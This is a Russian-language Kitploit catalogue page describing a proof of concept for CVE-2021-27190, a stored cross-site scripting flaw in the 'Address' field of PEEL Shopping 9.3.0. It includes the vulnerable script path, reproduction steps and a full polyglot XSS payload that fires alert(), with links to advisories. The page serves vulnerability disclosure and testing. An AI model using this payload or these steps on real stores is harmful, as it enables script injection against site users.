
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2021-27190-PEEL-Shopping-cart-9.3.0-Stored-XSS — Эксплойт доказательства концепции, демонстрирующий хранимую межсайтовую уязвимость (XSS) в параметре 'Address' PEEL Shopping 9.3.0, включая полезную нагрузку и шаги воспроизведения. | Kitploit
Инструменты/GitHubGitHub/anmolksachan/cve-2021-27190-peel-shopping-cart-9.3.0-stored-xss
Анализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийВеб-безопасностьТестирование на ПроникновениеОбучение и ОбразованиеRepository Deleted
GitHubanmolksachan/cve-2021-27190-peel-shopping-cart-9.3.0-stored-xss

CVE-2021-27190-PEEL-Shopping-cart-9.3.0-Stored-XSS

Эксплойт доказательства концепции, демонстрирующий хранимую межсайтовую уязвимость (XSS) в параметре 'Address' PEEL Shopping 9.3.0, включая полезную нагрузку и шаги воспроизведения.

Исходный репозиторий не был найден во время последней проверки обновлений Kitploit. Эта страница остаётся доступной для справки, но удалена из результатов поиска.
3375 лет назадЕщё не проверено

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →
Поделиться

CVE-2021-27190 - PEEL Shopping, корзина интернет-магазина - Уязвимость хранимого межсайтового скриптинга в 'Address'

Watch the video

Дата

2021-02-11

Автор эксплойта

Anmol K Sachan

Домашняя страница вендора

https://www.peel.fr/

Ссылка на ПО

https://www.peel.fr/nos-offres-1/peel-shopping-31.html
https://sourceforge.net/projects/peel-shopping/

Ссылка на уязвимое ПО

https://drive.google.com/file/d/1dIwRdaqtEyqUUgxbRqrHiS5WQ10nEG8z/view?usp=sharing

Программное обеспечение: :

PEEL SHOPPING 9.3.0

Тип уязвимости

Хранимый межсайтовый скриптинг

Уязвимость

Хранимый XSS

Протестировано на Windows 10 XAMPP


Назначенный CVE

CVE-2021-27190
Данное приложение уязвимо к хранимому XSS.

Уязвимый скрипт

http://localhost/peel-shopping_9_3_0/utilisateurs/change_params.php

https://github.com/anmolksachan/CVE-2021-27190-PEEL-Shopping-cart-9.3.0-Stored-XSS/edit/main/README.MD## Уязвимые параметры 'Address'

Использованная полезная нагрузка


jaVasCript:/*-/*`/*\`/*'/*"/**/(/* */oNcliCk=alert() )//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--!>\x3csVg/<sVg/oNloAd=alert()//>\x3e

Доказательство концепции (POC)

https://drive.google.com/file/d/1t1hksDsYqYsqryRq61tNIQQMTCFidtc1/view
На той же странице, где мы ввели полезную нагрузку, нажмите на текстовое поле для редактирования адреса.
Вы увидите выполнение вашего JavaScript-кода (XSS).

Ссылки

  1. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-27190
  2. https://packetstormsecurity.com/files/161367/PEEL-Shopping-9.3.0-Cross-Site-Scripting.html
  3. https://www.exploit-db.com/exploits/49553
  4. https://www.secuneus.com/cve-2021-27190-peel-shopping-ecommerce-shopping-cart-stored-cross-site-scripting-vulnerability-in-address/
  5. https://cxsecurity.com/issue/WLB-2021020054
  6. https://nvd.nist.gov/vuln/detail/CVE-2021-27190